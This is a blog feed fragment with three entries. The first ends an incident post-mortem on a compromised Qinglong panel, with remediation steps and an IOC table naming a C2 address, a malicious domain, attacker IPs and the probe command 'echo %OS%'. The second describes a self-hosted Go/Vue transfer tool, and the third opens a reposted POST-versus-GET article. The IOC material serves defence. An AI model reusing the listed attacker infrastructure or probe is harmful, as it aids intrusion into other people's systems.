位随机后缀），爆破它在算力上不现实。</li></ul><p><strong>结论：攻击者从一开始就持有正确密码</strong>，是「已知凭据清单」（credential stuffing）式登录，配合代理池轮换 IP。那么凭据从哪来？按可能性排序：</p><ol><li><strong>部署工具的凭据模板&#x2F;生成规则泄露</strong>。<code>test_xxx</code> &#x2F; <code>pass_xxx</code> 这种模板化自动生成凭据，一旦工具开源、被破解或文档带示例，扫描器就能批量套用在所有同类部署的面板上。</li><li><strong>黑产流通的「面板清单」转手</strong>。第一阶段像清单维护方在稳定验活；6 月底起突然换家宽代理、出现失败、动作变密，很像清单被转卖或换了更激进的操作方。</li><li><strong>部署平台自身泄露</strong>（如未鉴权接口吐出实例凭据）——无法在本地验证，但值得怀疑。</li></ol><p>至于这台面板如何被发现的：公网端口上的青龙面板有明确指纹，用 FOFA&#x2F;Shodan 这类测绘引擎一搜就是一个目标列表。<strong>这是全自动化流水线作业，不是被针对。</strong></p><hr><h2 id="七、为什么没有造成实际损失"><a href="#七、为什么没有造成实际损失" class="headerlink" title="七、为什么没有造成实际损失"></a>七、为什么没有造成实际损失</h2><p>坦率说，一半靠运气，一半靠架构。</p><p><strong>运气成分</strong>：环境变量表是<strong>空的</strong>——青龙面板被黑产盯上的头号原因是环境变量里通常存着电商 Cookie、签到 Token，这个面板恰好没有；五次载荷投递全部因网络问题失败——若有一次成功，大概率就是已公开报道的青龙挖矿剧本（如 2026 年 2 月起批量出现的 <code>.fullgc</code> 挖矿木马：篡改 <code>config.sh</code> 持久化、CPU 飙至 800%）。</p><p><strong>架构成分</strong>：容器未挂载 <code>docker.sock</code>、非特权模式、仅挂载自己的 data 目录——容器内 root 出不来，宿主机经完整性核查（authorized_keys、计划任务、进程、用户、近期文件变更）全部干净，SSH 从未有密码登录成功的记录。</p><p>但要认清：<strong>容器内的 root 并不是没有危害</strong>。攻击者可以读写宿主机上挂载的数据目录、从容器网络触达宿主机其他服务、在容器里挖矿或当跳板。这次没被打穿，不能成为下次的侥幸理由。</p><hr><h2 id="八、应急处置清单"><a href="#八、应急处置清单" class="headerlink" title="八、应急处置清单"></a>八、应急处置清单</h2><p>确认入侵后，按以下顺序完成处置（全程可复核）：</p><ol><li><strong>取证先行</strong>：导出登录日志、任务表、crontab.list 至独立目录，再动手清理；</li><li><strong>删除攻击者任务</strong>：清除 <code>ql-osprobe-*</code> 任务与 <code>crontab.list</code> 中的对应行，重启面板后确认容器内 crontab 已清空；</li><li><strong>重置凭据 + 吊销令牌</strong>：修改面板密码，同时<strong>清空 <code>tokens</code> 列表</strong>——青龙登录会签发 20~60 天的长期 JWT，只改密码不清令牌，攻击者手里的旧 token 依然有效；实测旧密码登录已被拒绝；</li><li><strong>SSH 加固</strong>：<code>PasswordAuthentication no</code>（历史记录确认无人用密码登录过，零风险），密钥登录验证正常；</li><li><strong>善后观察</strong>：处置后持续确认无新的境外登录记录。</li></ol><p><strong>处置后预测</strong>：攻击者的验活清单还会按老节奏来试旧密码（几天到几周一次），收到「登录失败」通知属于正常现象；连续失败后这台机器大概率被自动化标记为「失效资产」剔除。</p><hr><h2 id="九、给青龙面板用户的建议"><a href="#九、给青龙面板用户的建议" class="headerlink" title="九、给青龙面板用户的建议"></a>九、给青龙面板用户的建议</h2><ul><li><strong>不要把面板直接暴露公网</strong>。安全组白名单常用 IP，或改绑 127.0.0.1 用 Nginx 反代加认证——这是根本解；</li><li><strong>一键部署工具生成的凭据不可信</strong>，装完第一件事就是改掉面板账密；</li><li><strong>开启面板两步验证</strong>；</li><li><strong>改密码时记得清空 tokens</strong>，否则长期 JWT 依然有效；</li><li><strong>定期看一眼登录日志</strong>（系统设置 → 登录日志），注意区分成功与失败；</li><li><strong>警惕这些信号</strong>：收到「登录成功」通知、CPU 无故升高、<code>config.sh</code> 被改动、任务列表出现陌生条目（尤其 <code>osprobe</code>、<code>echo %OS%</code> 这类特征）；</li><li>环境变量里存 Cookie 前先想清楚：<strong>面板被进 &#x3D; Cookie 被拿走</strong>。</li></ul><hr><h2 id="十、IOC"><a href="#十、IOC" class="headerlink" title="十、IOC"></a>十、IOC</h2><table><thead><tr><th>类型</th><th>值</th><th>备注</th></tr></thead><tbody><tr><td>任务名特征</td><td><code>ql-osprobe-xxxxxx</code></td><td>持久化探针</td></tr><tr><td>任务命令</td><td><code>echo %OS%</code></td><td>命令执行验证标记</td></tr><tr><td>挂马域名</td><td><code>redirect-master-pages.pages.dev</code></td><td>Cloudflare Pages 滥用</td></tr><tr><td>C2&#x2F;反连</td><td><code>13.52.56.206:6443</code></td><td>AWS</td></tr><tr><td>攻击 IP（机房）</td><td><code>167.99.144.141</code>、<code>192.241.248.162</code>、<code>107.170.4.8</code>、<code>159.223.124.87</code>、<code>209.38.147.226</code>、<code>209.38.159.63</code>、<code>209.38.69.197</code>、<code>143.110.227.93</code>、<code>206.189.199.39</code>、<code>138.68.51.132</code>、<code>162.243.242.176</code>、<code>159.89.133.180</code>、<code>157.245.203.132</code>、<code>164.92.198.3</code>、<code>46.101.3.110</code>、<code>138.197.150.101</code>、<code>64.227.126.240</code>、<code>159.65.104.231</code>、<code>65.20.79.73</code></td><td>多为 DigitalOcean</td></tr><tr><td>攻击 IP（其他）</td><td><code>149.36.50.19</code>、<code>149.102.245.71</code>、<code>149.102.245.72</code>、<code>146.70.244.6</code>、<code>146.70.244.9</code>、<code>149.22.86.23</code></td><td>DataCamp&#x2F;科进</td></tr><tr><td>攻击 IP（家宽代理）</td><td><code>217.232.106.95</code>（德国电信）、<code>89.24.12.46</code>（捷克 T-Mobile）</td><td>第二阶段出现</td></tr></tbody></table><hr><h2 id="系列文章"><a href="#系列文章" class="headerlink" title="系列文章"></a>系列文章</h2><ul><li>上篇：本文</li><li>下篇：<a href="/posts/449d2363b11b/">续：换了密码，他还是进来了 —— 青龙面板攻防复盘（下）</a></li></ul><h2 id="参考资料"><a href="#参考资料" class="headerlink" title="参考资料"></a>参考资料</h2><ol><li><a href="https://unifuncs.com/s/lInbt7ye">青龙面板遭挖矿木马植入高危攻击事件（.fullgc）</a></li><li><a href="https://forum.naixi.net/thread-10147-1">快去检查你的青龙面板，可能中挖矿木马了 — naixi 论坛</a></li><li><a href="https://github.com/whyour/qinglong">whyour&#x2F;qinglong — 青龙面板官方仓库</a></li><li><a href="https://fofa.info/">FOFA 网络空间测绘引擎</a></li><li><a href="https://abuse.cloudflare.com/">Cloudflare 滥用举报（pages.dev 等免费托管）</a></li></ol>]]>
    </content>
    <id>https://blog.u8m.cn/posts/8f998770fd93/</id>
    <link href="https://blog.u8m.cn/posts/8f998770fd93/"/>
    <published>2026-10-03T04:00:00.000Z</published>
    <summary>一台阿里云 ECS 上的青龙面板持续收到「国外 IP 登陆」通知，取证后发现境外黑产已持凭据登录 43 次成功、埋了每分钟执行的持久化探针、五次投递载荷——全部因容器网络问题失败。完整复盘排查过程、攻击时间线、凭据来源推断与应急处置清单。</summary>
    <title>我的青龙面板被黑了半年：从「国外 IP 登陆」通知到完整取证复盘</title>
    <updated>2026-10-07T12:46:04.997Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="项目" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/%E9%A1%B9%E7%9B%AE/"/>
    <category term="开源" scheme="https://blog.u8m.cn/tags/%E5%BC%80%E6%BA%90/"/>
    <category term="Go" scheme="https://blog.u8m.cn/tags/Go/"/>
    <category term="Vue" scheme="https://blog.u8m.cn/tags/Vue/"/>
    <category term="Docker" scheme="https://blog.u8m.cn/tags/Docker/"/>
    <category term="自托管" scheme="https://blog.u8m.cn/tags/%E8%87%AA%E6%89%98%E7%AE%A1/"/>
    <content>
      <![CDATA[<h2 id="起因：传个东西太烦了"><a href="#起因：传个东西太烦了" class="headerlink" title="起因：传个东西太烦了"></a>起因：传个东西太烦了</h2><p>你有没有这种时刻：</p><ul><li>手机上看到一段文字，想发到电脑上——打开微信文件传输助手，等它加载，粘贴，发送，电脑端再等接收</li><li>想把 WiFi 密码从电脑发到手机——又是一轮微信登录</li><li>传个截图——微信压缩了，清晰度没了</li><li>想回头找三天前传的那个密码——聊天记录翻半天</li></ul><p>这些场景的共同点是：<strong>我就是想把一条信息从 A 设备弄到 B 设备，为什么这么费劲？</strong></p><p>市面上有 AirDrop，但只限苹果生态且要双方确认；有 Snapdrop&#x2F;PairDrop，但不留历史记录；有 PrivateBin，但它是便签不是聊天流；有 Syncthing，但它是文件同步不是”发一条”。</p><p>没有一个工具正好干这件事：<strong>单人、跨设备、能存能查、像聊天框一样简单。</strong></p><p>所以我造了一个。</p><h2 id="速传是什么"><a href="#速传是什么" class="headerlink" title="速传是什么"></a>速传是什么</h2><p>一句话：<strong>你的私人跨设备中转站，界面是一个聊天框，在自己手机&#x2F;电脑&#x2F;平板之间传文字、密码、文件、截图。</strong></p><p>它长这样：</p><ul><li><strong>多房间隔离</strong>：不再是「一个密码管全站」。开多个房间，每个房间独立时间流，可加密码可不加。默认有个 <code>BUG反馈</code> 房间不加密，留给外部接口往里塞数据；自己日常用的房间可以加密</li><li><strong>侧边栏房间列表</strong>：房间再多也不挤——桌面端左侧常驻侧边栏，移动端抽屉式滑出。切换房间、新建房间、管理工具都在侧边栏</li><li><strong>删除房间</strong>：不要的房间连同全部消息一键删除（硬删，不进回收站）。需要输入服务端配置的 <code>ADMIN_PASSWORD</code> 验证，错误密码有延迟 + 限速防护，默认房间不可删</li><li><strong>消息置顶</strong>：常用密码、常用链接钉在房间顶部，不用翻历史。每个房间一条置顶，消息被删时自动解除</li><li><strong>暗色模式</strong>：亮 &#x2F; 暗 &#x2F; 跟随系统三态切换，跟随系统时实时响应系统主题变化</li><li><strong>回收站</strong>：删错的消息先进回收站，3 天内可恢复；3 天后自动彻底删除并清理对应文件。误删不再是不可逆操作</li><li><strong>BUG反馈 webhook</strong>：<code>BUG反馈</code> 房间有一个固定的 Bearer Token，外部脚本&#x2F;服务可以直接通过 HTTP 把错误日志、截图、崩溃文件推到这个房间，相当于一个自托管的轻量级错误收集器</li><li><strong>时间流单栏</strong>：所有消息按天分组，统一方向排列。不是聊天气泡那种左右分边——因为只有你一个人，没有对话对象，单栏扫读效率最高</li><li><strong>长文字自动折叠</strong>：超过约 8 行折叠显示「展开全文」，不会一条长消息占满整个屏幕</li><li><strong>图片直接预览</strong>：截图显示缩略图，点击全屏查看、可下载</li><li><strong>粘贴&#x2F;拖拽上传</strong>：桌面端 Ctrl+V 粘贴截图直接发送，拖文件进窗口即上传</li><li><strong>历史搜索</strong>：顶部搜索框，多关键词模糊匹配（顺序无关），”admin 密码” 能命中 “密码是 admin”</li><li><strong>复制按钮</strong>：每条文字消息带一键复制，传密码就是为了粘贴用</li><li><strong>容量统计 + 清理工具</strong>：顶栏实时显示消息数和占用空间，支持按时间批量清理（7&#x2F;30&#x2F;90 天前）</li><li><strong>版本号</strong>：侧边栏底部显示当前版本（v1.2.0），点击可看构建时间</li></ul><p>核心设计决策是<strong>房间隔离模型</strong>——不需要账号体系，用房间名 + 可选密码把不同场景的内容隔开：日常传输房间加密、BUG反馈房间不加密但只接受带 Token 的外部推送、临时房间用完即弃。这让权限边界清晰，又比多用户系统简单一个数量级。</p><h2 id="技术栈：为什么是-Go-Vue3"><a href="#技术栈：为什么是-Go-Vue3" class="headerlink" title="技术栈：为什么是 Go + Vue3"></a>技术栈：为什么是 Go + Vue3</h2><p>选型时我考虑过 Node、Python、Go，最终选了 Go 单二进制。原因很实际：</p><p><strong>Go 的单二进制交付是杀手锏。</strong> 编译出来一个 15MB 的可执行文件，前端已经嵌在里面了。服务器上不需要装 Node、不需要装 Python、不需要装运行时——一个文件 + 一个数据目录，完事。升级就是替换二进制重启，迁移就是把数据目录拷走。</p><p><strong>SQLite 做存储。</strong> 单用户量级，消息撑死几万条，SQLite 绰绰有余。用的 <code>modernc.org/sqlite</code> 纯 Go 驱动，不依赖 CGO，交叉编译零障碍。WAL 模式 + <code>SetMaxOpenConns(1)</code> 彻底避免 “database is locked”。</p><p><strong>Vue3 + Vite 做前端。</strong> 构建产物只有 ~34KB（gzip），通过 Go 1.16+ 的 <code>embed</code> 包直接嵌进二进制。访问网址就是完整站点，没有前后端分离部署的麻烦，没有跨域问题。</p><p><strong>Docker 三阶段构建。</strong> 第一阶段 Node 构建前端，第二阶段 Go 编译后端（把前端产物 embed 进去），第三阶段 Alpine 运行时——最终镜像只有二进制 + 基础系统，约 20MB。</p><p>整个技术栈的选择标准只有一个：<strong>能少一个依赖就少一个依赖。</strong> 个人工具不需要微服务、不需要 Redis、不需要消息队列。越简单越不容易坏。</p><h2 id="安全模型：先想清楚再写代码"><a href="#安全模型：先想清楚再写代码" class="headerlink" title="安全模型：先想清楚再写代码"></a>安全模型：先想清楚再写代码</h2><p>这个工具会存我所有的密码，安全设计不能含糊。核心决策：</p><p><strong>房间级密码，而非全站密码。</strong> 每个房间可选是否加密。加密房间的密码不存明文——存的是 SHA-256 摘要，验证时比对摘要。登录成功后下发一个 <code>room_session</code> cookie（10 年有效）标记当前房间，下次进同房间免密。不加密房间（如 <code>BUG反馈</code>）直接进，但它的写入只接受两类来源：浏览器里的你，或带正确 Token 的 webhook 调用。</p><p><strong>Webhook 用恒定时间比较。</strong> <code>BUG反馈</code> 房间的 Token 用 <code>subtle.ConstantTimeCompare</code> 校验，避免时序攻击。Token 在部署时通过 <code>WEBHOOK_TOKEN</code> 环境变量注入，不写进数据库、不出现在前端。</p><p><strong>高危操作独立管理密码。</strong> 删除房间是全站最高危的操作——连消息带文件一起硬删。它不走房间密码，而是要求输入服务端环境变量里的 <code>ADMIN_PASSWORD</code>（同样恒定时间比较）。这个密码只存在你的密码管理器里，不进数据库、不进前端；不配置这个变量，删除房间功能整体禁用。错误密码加 200ms 延迟 + 每分钟限 10 次。</p><p><strong>必须走 HTTPS。</strong> 密码和消息明文存在 SQLite——这意味着服务器本身的安全就是密码库的安全。HTTP 明文传输会让密码在网络上裸奔，所以部署时必须配 nginx + Let’s Encrypt。</p><p><strong>登录限速。</strong> 同一 IP 每分钟最多 10 次房间登录尝试，错误密码加 300ms 延迟拖慢暴力破解。</p><p><strong>端口不直接暴露。</strong> 服务只绑 <code>127.0.0.1:8787</code>，公网通过 nginx 反代访问。即使有人扫到 8788 端口也连不上。</p><p><strong>每日自动备份。</strong> 每天凌晨 4 点用 <code>VACUUM INTO</code> 生成数据库一致性快照，和上传文件一起打成 tar.gz，保留最近 7 份。运行中备份不影响服务。</p><p>没有做端到端加密——那是 PrivateBin 的路线。我选了明文存 + 服务器安全这条务实路线，因为端到端加密的代价是换设备前必须输对密码才能解密历史，实现复杂度明显上升。这个权衡你可以不认同，但它是我深思熟虑后的选择。</p><h2 id="多房间-回收站：为什么这么设计"><a href="#多房间-回收站：为什么这么设计" class="headerlink" title="多房间 + 回收站：为什么这么设计"></a>多房间 + 回收站：为什么这么设计</h2><p>第一版只有一个全局密码、一条时间流。用了一阵发现两个真实痛点：</p><p><strong>痛点一：内容混在一起。</strong> BUG反馈、日常传密码、临时贴段代码，全挤在一个流里。想找三天前的密码得先翻过一堆报错日志。多房间就是解这个——<code>BUG反馈</code> 房间专门收外部推送，日常房间加密只自己看，内容物理隔离，搜索也按房间作用域。</p><p><strong>痛点二：误删即丢失。</strong> 手机上手指一滑删错一条，没了就是没了。回收站是必须的。</p><p>实现上几个关键点：</p><ul><li><strong>单表 + <code>room_id</code> 列</strong>：没有给每个房间建一张表，那太重。所有消息都在 <code>messages</code> 表，加 <code>room_id</code> 外键隔离。查询带 <code>WHERE room_id = ?</code> 即可，索引覆盖，几万条量级毫秒级返回</li><li><strong>软删除 + 自动清理</strong>：删消息不是 <code>DELETE</code>，是 <code>UPDATE ... SET deleted_at = ?</code>。回收站查 <code>WHERE deleted_at IS NOT NULL</code>，恢复就是清空 <code>deleted_at</code>。后台 goroutine 每小时跑一次 <code>PurgeExpired</code>，把 <code>deleted_at</code> 超过 3 天的消息彻底删掉，连带磁盘上的上传文件一起清掉——避免回收站变成只增不减的垃圾堆</li><li><strong>房间密码存摘要</strong>：<code>password</code> 列存 SHA-256 hex，不存明文。即使数据库泄露，攻击者也拿不到原始密码（只能爆破）</li><li><strong><code>BUG反馈</code> 房间写死 ID&#x3D;1</strong>：webhook 接口固定往 room ID&#x3D;1 推，前端不显示这个房间的删除按钮（外部推送的数据由系统管理），避免误删外部上报的 BUG</li></ul><h2 id="BUG反馈-Webhook：把外部报错收进同一个流"><a href="#BUG反馈-Webhook：把外部报错收进同一个流" class="headerlink" title="BUG反馈 Webhook：把外部报错收进同一个流"></a>BUG反馈 Webhook：把外部报错收进同一个流</h2><p><code>BUG反馈</code> 房间最有意思的地方：它不只是你在浏览器里看，还能<strong>被外部调用</strong>。</p><p>设想场景：你有个跑在服务器上的脚本、一个 webhook 钩子、或者一个监控告警——出了问题想留个痕。以前是发邮件、发钉钉、写日志文件。现在直接 POST 一条消息到速传的 <code>BUG反馈</code> 房间，和你手动贴的报错截图在同一个时间流里。</p><p><strong>接口规范：</strong></p><table><thead><tr><th>项</th><th>值</th></tr></thead><tbody><tr><td>文本消息</td><td><code>POST /api/webhook/message</code></td></tr><tr><td>文件上传</td><td><code>POST /api/webhook/upload</code></td></tr><tr><td>鉴权</td><td><code>Authorization: Bearer &lt;WEBHOOK_TOKEN&gt;</code></td></tr><tr><td>内容类型</td><td><code>application/json</code>（文本）&#x2F; <code>multipart/form-data</code>（文件）</td></tr><tr><td>落点</td><td>固定写入 <code>BUG反馈</code> 房间（room ID&#x3D;1）</td></tr></tbody></table><p><strong>文本消息示例：</strong></p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">curl -X POST https://你的域名/api/webhook/message \</span><br><span class="line">  -H <span class="string">&quot;Authorization: Bearer &lt;WEBHOOK_TOKEN&gt;&quot;</span> \</span><br><span class="line">  -H <span class="string">&quot;Content-Type: application/json&quot;</span> \</span><br><span class="line">  -d <span class="string">&#x27;&#123;&quot;content&quot;:&quot;凌晨3点备份任务失败，磁盘空间不足&quot;,&quot;type&quot;:&quot;text&quot;&#125;&#x27;</span></span><br></pre></td></tr></table></figure><p>字段说明：</p><ul><li><code>content</code>（必填）：消息文本</li><li><code>type</code>（可选）：<code>text</code>（默认）或 <code>code</code>。<code>code</code> 类型前端会按等宽字体渲染，适合贴错误堆栈</li></ul><p><strong>文件上传示例：</strong></p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">curl -X POST https://你的域名/api/webhook/upload \</span><br><span class="line">  -H <span class="string">&quot;Authorization: Bearer &lt;WEBHOOK_TOKEN&gt;&quot;</span> \</span><br><span class="line">  -F <span class="string">&quot;file=@/var/log/app/crash-2026-08-24.log&quot;</span> \</span><br><span class="line">  -F <span class="string">&quot;content=服务崩溃日志，见附件&quot;</span></span><br></pre></td></tr></table></figure><p>字段说明：</p><ul><li><code>file</code>（必填）：要上传的文件，支持任意类型。图片自动识别为图片消息（前端预览），其他文件作为附件下载</li><li><code>content</code>（可选）：附带的文字说明，会作为独立文本消息插在文件之前</li></ul><p><strong>鉴权失败返回 401：</strong></p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="punctuation">&#123;</span><span class="attr">&quot;error&quot;</span><span class="punctuation">:</span> <span class="string">&quot;token 无效&quot;</span><span class="punctuation">&#125;</span></span><br></pre></td></tr></table></figure><p><strong>成功返回 200：</strong></p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="punctuation">&#123;</span><span class="attr">&quot;ok&quot;</span><span class="punctuation">:</span> <span class="literal"><span class="keyword">true</span></span><span class="punctuation">,</span> <span class="attr">&quot;id&quot;</span><span class="punctuation">:</span> <span class="number">42</span><span class="punctuation">&#125;</span></span><br></pre></td></tr></table></figure><p><code>WEBHOOK_TOKEN</code> 在 <code>docker-compose.yml</code> 的环境变量里设，部署后即用。想换 Token 改环境变量重启容器即可，老 Token 立刻失效。</p><p>我用它接了个 cron 脚本，每晚备份失败就推一条到 <code>BUG反馈</code> 房间——第二天打开速传，红色报错就在时间流最顶上，比翻邮件快多了。</p><h2 id="踩过的坑"><a href="#踩过的坑" class="headerlink" title="踩过的坑"></a>踩过的坑</h2><p>写这个的过程中踩了几个有意思的 bug，记下来：</p><p><strong>1. SQLite NULL 列扫描失败</strong></p><p>Go 的 <code>database/sql</code> 默认不能把 NULL 扫进 <code>string</code>。文本消息的 <code>file_id</code>、<code>file_name</code> 等列允许 NULL（因为文字消息没有文件），直接 <code>Scan(&amp;msg.FileID)</code> 就报错。</p><p>修复：用 <code>sql.Null[string]</code> 接收，再取 <code>.V</code> 字段。或者更简单——查询时用 <code>COALESCE(file_id, &#39;&#39;)</code> 把 NULL 转空字符串。</p><p><strong>2. 空切片序列化成 <code>null</code> 导致前端崩溃</strong></p><p>Go 里 <code>var msgs []Message</code> 是 nil 切片，<code>json.Marshal</code> 会把它序列化成 <code>null</code> 而不是 <code>[]</code>。前端拿到 <code>data.messages.length</code> 就报 <code>Cannot read properties of null</code>。</p><p>修复：初始化为空切片 <code>msgs := []Message{}</code>，保证序列化为 <code>[]</code>。这是 Go 的经典坑。</p><p><strong>3. 备份保留策略切片越界</strong></p><figure class="highlight go"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">for</span> _, n := <span class="keyword">range</span> names[m.keep:] &#123; ... &#125;</span><br></pre></td></tr></table></figure><p>当文件数少于 keep 时，<code>names[7:]</code> 在长度只有 3 时直接 panic（<code>slice bounds out of range</code>）。经典 Go 切片越界。修复：先判断 <code>len(names) &gt; m.keep</code>。</p><p><strong>4. 手机键盘弹出把顶栏推走</strong></p><p>这是最难的一个。最初用 <code>scrollIntoView({ block: &#39;center&#39; })</code> 想把输入框拉回键盘上方，结果在 <code>overflow: hidden</code> + flex 布局的页面上，浏览器找不到正确的滚动容器，把整个文档往上推——顶栏跑出屏幕、消息列表被挤到上面。</p><p>最终方案是<strong>不用任何 JS 滚动</strong>，纯靠布局自适应：</p><ul><li><code>body</code> 设 <code>position: fixed; inset: 0</code>，把页面钉死在视口里</li><li><code>--app-height</code> CSS 变量跟随 <code>visualViewport.resize</code> 更新</li><li>键盘弹出 → 视口缩小 → <code>#app</code> 变矮 → flex 列布局重算 → <code>.list</code> 缩高 + 输入区钉底</li></ul><p>全程零 JS 滚动，浏览器推不动页面，输入框自然在键盘正上方。</p><p><strong>5. 中文输入法回车误发送</strong></p><p>Vue 的 <code>@keydown.enter</code> 在中文输入法选词确认时也会触发，导致还没选完词消息就发出去了。修复：检查 <code>e.isComposing || e.keyCode === 229</code>，合成状态下不发送。</p><h2 id="部署：三步上线"><a href="#部署：三步上线" class="headerlink" title="部署：三步上线"></a>部署：三步上线</h2><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 1. 拿代码</span></span><br><span class="line">git <span class="built_in">clone</span> https://github.com/7852604/transfer.git</span><br><span class="line"><span class="built_in">cd</span> transfer</span><br><span class="line"></span><br><span class="line"><span class="comment"># 2. 设 Token 和管理密码</span></span><br><span class="line"><span class="built_in">cp</span> .env.example .<span class="built_in">env</span></span><br><span class="line">vi .<span class="built_in">env</span>  <span class="comment"># 设置 WEBHOOK_TOKEN（webhook 调用）和 ADMIN_PASSWORD（删除房间用，可留空禁用）</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># 3. 启动</span></span><br><span class="line">docker compose up -d --build</span><br></pre></td></tr></table></figure><p>启动后默认会自动创建 <code>BUG反馈</code> 房间（不加密，room ID&#x3D;1），用 <code>WEBHOOK_TOKEN</code> 就能往里推消息。其他房间在网页里手动新建，可选是否加密码。</p><p>如果要用域名 + HTTPS，把 <code>nginx.conf.example</code> 里的域名改成你的，放到 nginx 配置目录，然后 <code>certbot --nginx -d 你的域名</code> 签证书。<strong>强烈建议走 HTTPS</strong>，否则房间密码和消息在网络上明文传输。</p><p>手机上打开网址，Safari 选「添加到主屏幕」，之后点图标即用，体验接近原生 App。</p><h2 id="开源"><a href="#开源" class="headerlink" title="开源"></a>开源</h2><p>代码已开源：<strong><a href="https://github.com/7852604/transfer">github.com&#x2F;7852604&#x2F;transfer</a></strong></p><p>MIT 协议，随便用。目录结构：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br></pre></td><td class="code"><pre><span class="line">transfer/</span><br><span class="line">├── main.go                    # 入口：配置、启动 HTTP 服务</span><br><span class="line">├── internal/</span><br><span class="line">│   ├── store/                 # SQLite 数据层</span><br><span class="line">│   ├── api/                   # HTTP 路由 + 鉴权 + 文件上传</span><br><span class="line">│   ├── backup/                # 每日自动备份</span><br><span class="line">│   └── webui/                 # 嵌入的前端构建产物</span><br><span class="line">├── web/                       # Vue3 + Vite 前端源码</span><br><span class="line">├── Dockerfile                 # 三阶段构建</span><br><span class="line">├── docker-compose.yml         # 一键部署</span><br><span class="line">└── nginx.conf.example         # 反代配置示例</span><br></pre></td></tr></table></figure><p>整个项目约 2000 行代码（Go ~1200 行 + Vue&#x2F;CSS ~800 行），没有第三方前端 UI 库，没有后端框架——标准库路由 + 原生 SQL + 原生 Vue 组件。少即是多。</p><h2 id="写在最后"><a href="#写在最后" class="headerlink" title="写在最后"></a>写在最后</h2><p>这个工具我每天都在用。传密码、传截图、传一段代码片段、传一个文档——打开网址，粘贴，发送，另一台设备已经在了。再也不用等微信同步、不用担心文件被压缩、不用翻聊天记录找三天前的东西。</p><p>后来又加了多房间和回收站：BUG反馈和日常传输分房间隔开，删错的东西进回收站 3 天内能捞回来。最意外好用的是 <code>BUG反馈</code> 的 webhook——把服务器的报错直接推到同一个时间流里，第二天打开速传红色报错就在最顶上，比翻邮件、翻日志都快。</p><p>最近这轮打磨了三个体验细节：侧边栏房间列表（房间多了不挤）、消息置顶（常用密码钉在顶部不用翻）、暗色模式（晚上看不刺眼）。删除房间则配了独立的管理密码——高危操作值得一把单独的钥匙。</p><p>它不复杂，但它正好解决我的问题。有时候最好的工具就是你自己造的那个——因为它的每一个设计决策，都是为你的使用场景量身定做的。</p><p>如果你也有跨设备传输的痛点，试试看。有问题欢迎在 GitHub 提 issue。</p>]]>
    </content>
    <id>https://blog.u8m.cn/posts/eec69109dd89/</id>
    <link href="https://blog.u8m.cn/posts/eec69109dd89/"/>
    <published>2026-08-24T03:00:00.000Z</published>
    <summary>传个密码还要登微信？我用 Go + Vue3 做了个跨设备中转站--多房间隔离、回收站防误删、BUG反馈 webhook 外部调用，一个二进制搞定一切，开源了。</summary>
    <title>速传：多房间 + 回收站 + Webhook，我给自己造了个跨设备中转站，开源了</title>
    <updated>2026-09-10T06:03:21.449Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="转载" scheme="https://blog.u8m.cn/tags/%E8%BD%AC%E8%BD%BD/"/>
    <category term="后端" scheme="https://blog.u8m.cn/tags/%E5%90%8E%E7%AB%AF/"/>
    <category term="API 设计" scheme="https://blog.u8m.cn/tags/API-%E8%AE%BE%E8%AE%A1/"/>
    <category term="RESTful" scheme="https://blog.u8m.cn/tags/RESTful/"/>
    <content>
      <![CDATA[<blockquote><p><strong>转载说明</strong></p><p>本文转载自微信公众号 <strong>「终码一生」</strong>，原文标题《公司规定所有接口都用 POST请求，为什么？》。</p><p>🔗 原文链接：<a href="https://mp.weixin.qq.com/s/oqWWR_zzWC0slDBvuuMppg">https://mp.weixin.qq.com/s/oqWWR_zzWC0slDBvuuMppg</a></p><p>文中讨论的原始问题来自知乎：<a href="https://www.zhihu.com/question/336797348">https://www.zhihu.com/question/336797348</a></p><p>转载仅作个人学习、收藏与分享之用，所有版权归原作者所有。如原作者认为侵权，请联系 <a href="mailto:&#52;&#52;&#56;&#x34;&#x34;&#64;&#x31;&#54;&#x33;&#x2e;&#x63;&#111;&#109;">44844@163.com</a>，我会第一时间删除。</p></blockquote><hr><p>最近在逛知乎的时候发现一个有趣的问题：<strong>《公司规定所有接口都用 post 请求，这是为什么？》</strong></p><p>看到这个问题的时候其实我也挺有感触的，因为我也曾经这样问过我自己。在上上一家公司的时候接到一个项目是从零开始搭建一个微服务，当时就有了解过接口的一些规范，比如耳熟能详的 Restful 规范，就被应用到这个微服务项目中。</p><p>今天再次看到这个问题，我也有了一些新的理解和感触，临时回顾了一下 GET 与 POST 的请求的一些区别：</p><ol><li>POST 更安全（不会作为 URL 的一部分，不会被缓存、保存在服务器日志、以及浏览器浏览记录中）</li><li>POST 发送的数据更大（GET 有 URL 长度限制）</li><li>POST 能发送更多的数据类型（GET 只能发送 ASCII 字符）</li><li>POST 比 GET 慢</li><li>POST 用于修改和写入数据，GET 一般用于搜索排序和筛选之类的操作</li><li>GET 